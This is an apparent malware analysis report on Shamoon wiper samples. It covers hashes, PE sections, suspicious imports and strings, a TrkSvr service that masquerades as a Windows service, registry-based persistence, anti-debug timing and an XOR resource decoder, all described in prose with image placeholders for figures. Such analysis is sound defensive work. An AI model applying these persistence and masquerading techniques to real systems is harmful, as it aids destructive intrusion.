Malware Analysis

Executive Summary

The files sample2-1.exe and sample2-2.exe are samples of a malware called Shamoon. It is compiled using visual C++ 10 compiler and consists of a dropper which contains a wiper module and what seems to be a communication module. It also contains a copy of itself aimed at x64-bit machines. The malware appears to wait for a particular date upon reaching which it destroys every file in the user's system and finally overwrites the Memory Boot Record preventing the user from even starting his operating system. The information presented below is a concise representation of the analysis done on the malware.

Basic Static Analysis

The program is not packed as inferred from PEiD. In addition, we observe that the virtual data size and raw data size of the .text section are roughly the same confirming that the malware is not packed. The program is a command-line program and was compiled on 2012/08/09, a Thursday at 22:46:22 UTC as observed from PEview. This particular sample has an MD5 hash of 167A2D28D0B13D954772C68D35512F60.

On analyzing the program's resources, we see that it contains 3 other resources under the names PKCS12, PKCS7 and x509. However the resources are encoded and require further analysis which is looked into in the advanced static analysis section. The program sections and contents are provided below.

On analysing the imports, the program appears to have a number of anti-debug methods implying that the authors do not want their program to be analysed. There also seem to be a number of network imports suggesting that the malware requires some network connectivity. We also see that the malware has imports allowing it to locate and iterate through files in the user's subsystems one after another. Moreover, we see LoadResource and FindResourceW implying that the aforementioned resources are manipulated somehow within the malware. Finally the malware also contains some imports that deal with starting and running processes that could be of importance. A list of the suspicious imports are presented below.

There are also a large number of strings that are of concern. We provide a few important ones. "Process32Next", "Process32first" and "CreateToolhelp32Snapshot" are related to traversing the file system of the user suggesting that the malware manipulates the files in some form. This is followed be a "DeleteFile" which implies that the files maybe deleted. "OpenService", "OpenSCManager", "StartServiceCtrlDispatcher" are required to start and run some service in the user's system which can potentially be malicious. We find some occurrences of "EncodePointer" and "DecodePointer" which suggest some data is being encoded and decoded. We see "System\CurrentControlSet\Control\Session Manager\Environment" which is a registry key to set environment variables implying that the malware modifies the environment variables in the system. Another string of importance is "ntrksvr.exe". This appears to be the name of the service that the malware launches upon running itself which we gain further base for from the string "SYSTEM\CurrentControlSet\Services\TrkSvr" which is the registry for the set of services running in the system. We also see a string containing a shell command to run the trksvr service

which is given below. There appear to be some strings like “caclsrv”, “certutl” etc. which are names of proper files in the System32 directory. This could potentially be a way for the malware to mask some of its functioning as these legitimate executables. We see some x64 related strings as well. All the strings can be seen below and these findings are delved further into in the upcoming sections.



Fig.1 Unpacked Program



Fig. 2 Resources

Property	Value
MD5	167A2D28D0B13D954772C68D35512F60
SHA1	EDEE130D7FEF452A086C17647D0F3B4D7AD7E7E3
Imphash	n/a
CPU	32-bit
Size (bytes)	989184
File description	Distributed Link Tracking Server
File version	5.2.3790.0 (srv03_rtm.030324-2048)
File date	16:03:2017 - 13:24:28
type	Executable
subsystem	Console
signature	Microsoft Visual C++ 8

Fig.3 Malware Information

Property	Value	Value	Value	Value	Value
Name	.text	.rdata	.data	.rsrc	.reloc
Virtual Size (bytes)	0x0001485C (84060)	0x00005D3A (23866)	0x000042A4 (17060)	0x000D2520 (861472)	0x000026E0 (9952)
Virtual Address	0x00001000	0x00016000	0x0001C000	0x00021000	0x000F4000
Raw Size (bytes)	0x00014A00 (84480)	0x00005E00 (24064)	0x00001E00 (7680)	0x000D2600 (861696)	0x00002800 (10240)
Raw Address	0x00000400	0x00014E00	0x0001AC00	0x0001CA00	0x000EF000
PointerToRelocations	0x00000000	0x00000000	0x00000000	0x00000000	0x00000000
PointerToLinenumbers	0x00000000	0x00000000	0x00000000	0x00000000	0x00000000
NumberOfRelocations	0x00000000	0x00000000	0x00000000	0x00000000	0x00000000
NumberOfLinenumbers	0x00000000	0x00000000	0x00000000	0x00000000	0x00000000
Entry Point	✖	-	-	-	-
MD5	9B7DD2814196D4E8FF37...	C502D2C0FBE812349442...	1A0C07EAC1759C283F18...	A7F1881E3AF06FEAC03D...	B5A6FA4A6300AE0F
Cave size (bytes)	0x000001A4 (420)	0x000000C6 (198)	0x00000000 (0)	0x000000E0 (224)	0x00000120 (288)
Obfuscated	-	-	-	-	-
Blacklisted	-	-	-	-	-
Read	x	x	x	x	x
Write	-	-	x	-	-
Execute	x	-	-	-	-
Shared	-	-	-	-	-

Fig.4 Program Sections



Fig.5 Section contents



Fig.6 Compilation date



Fig.7 Command-Line Program



Fig.8.1 Network and Resource Imports



Fig.8.2 ServiceImports



Fig.9.1 File Traversal Strings



Fig.9.2 Malware Strings



Fig.9.3 Registry and Service Strings



Fig.9.4 C++ Strings



Fig.9.5 Service Strings



Fig.9.6 Important Strings

Basic Dynamic Analysis

Shamoon when it is first run, hides it presence from the user by creating a service and renaming it as TrkSvr.exe and subsequently launching that service. The initial sample is not seen as running in the system process list however on careful inspection one can see a service “TrkSvr.exe” has just been started. The service is created under the System32 directory as shown below. The malware is also seen to load a large number of dlls.

The program first checks whether the system has a 32 bit or a 64 bit architecture depending on which it runs the corresponding dropper. It does this by querying the PROCESSOR_ARCHITECTURE field from the “System\CurrentControlSet\Control\Session manager\Environment” registry key. It then compares this value with AMD64 and amd64 strings before executing the dropper.

On running sample2-1.exe and sample2-2.exe, there does not appear to be much observable impact on the user’s system other than the service being created and a number of registry keys being changed. Network manipulation is minimal and the user’s files do not seem to be damaged. This is probably due to the fact that the malware resources are encoded and the decoding threads are not reached without providing some arguments to the command-line program. It could also be that the malware is attempting to establish connection to a CnC server and thus waits on its execution.

However we are able to make a number of fascinating observations on closer inspection. The registry key “HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES\TrkSvr” creates TrkSvr.exe as a service in the system. Another registry key “HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES\TrkSvr\DisplayName : “Distributed Link Tracking Server” “ is added to mask TrkSvr.exe as a legitimate Distributed link tracking server service. Furthermore, the key “HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES\TrkSvr\DependOnService : ‘RpcSs’ “ creates a dependency between the Remote Procedural Call service and the malware presumably to use some functionality available to the former.

The malware goes about a very particular way to ensure persistence across reboots. It creates a dependency between the service TrkSvr.exe and another legitimate service ‘lanmanworkstation’ which is started on every system reboot. This can be seen from the registry key
“HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES\lanmanworkstation\DependOnService: ‘TrkSvr’ “.
On further analysis of the Malware code, we see that it contains some anti-debug code shown below. This piece of code works as a clock timer and checks if the program is being debugged by periodically counting the time up to 2 billion clockticks. If the program is indeed being paused and debugged then the clock timer exceeds the value of 2 billion and an exit procedure is called.
The more interesting piece of code though is the decoder shown below. We see that this section of the program loads each resource and does a simple XOR of every 4 bytes in the binary with a predefined key for each resource. This enables us to manually decode each resource and further analysis on this path is done in later sections.

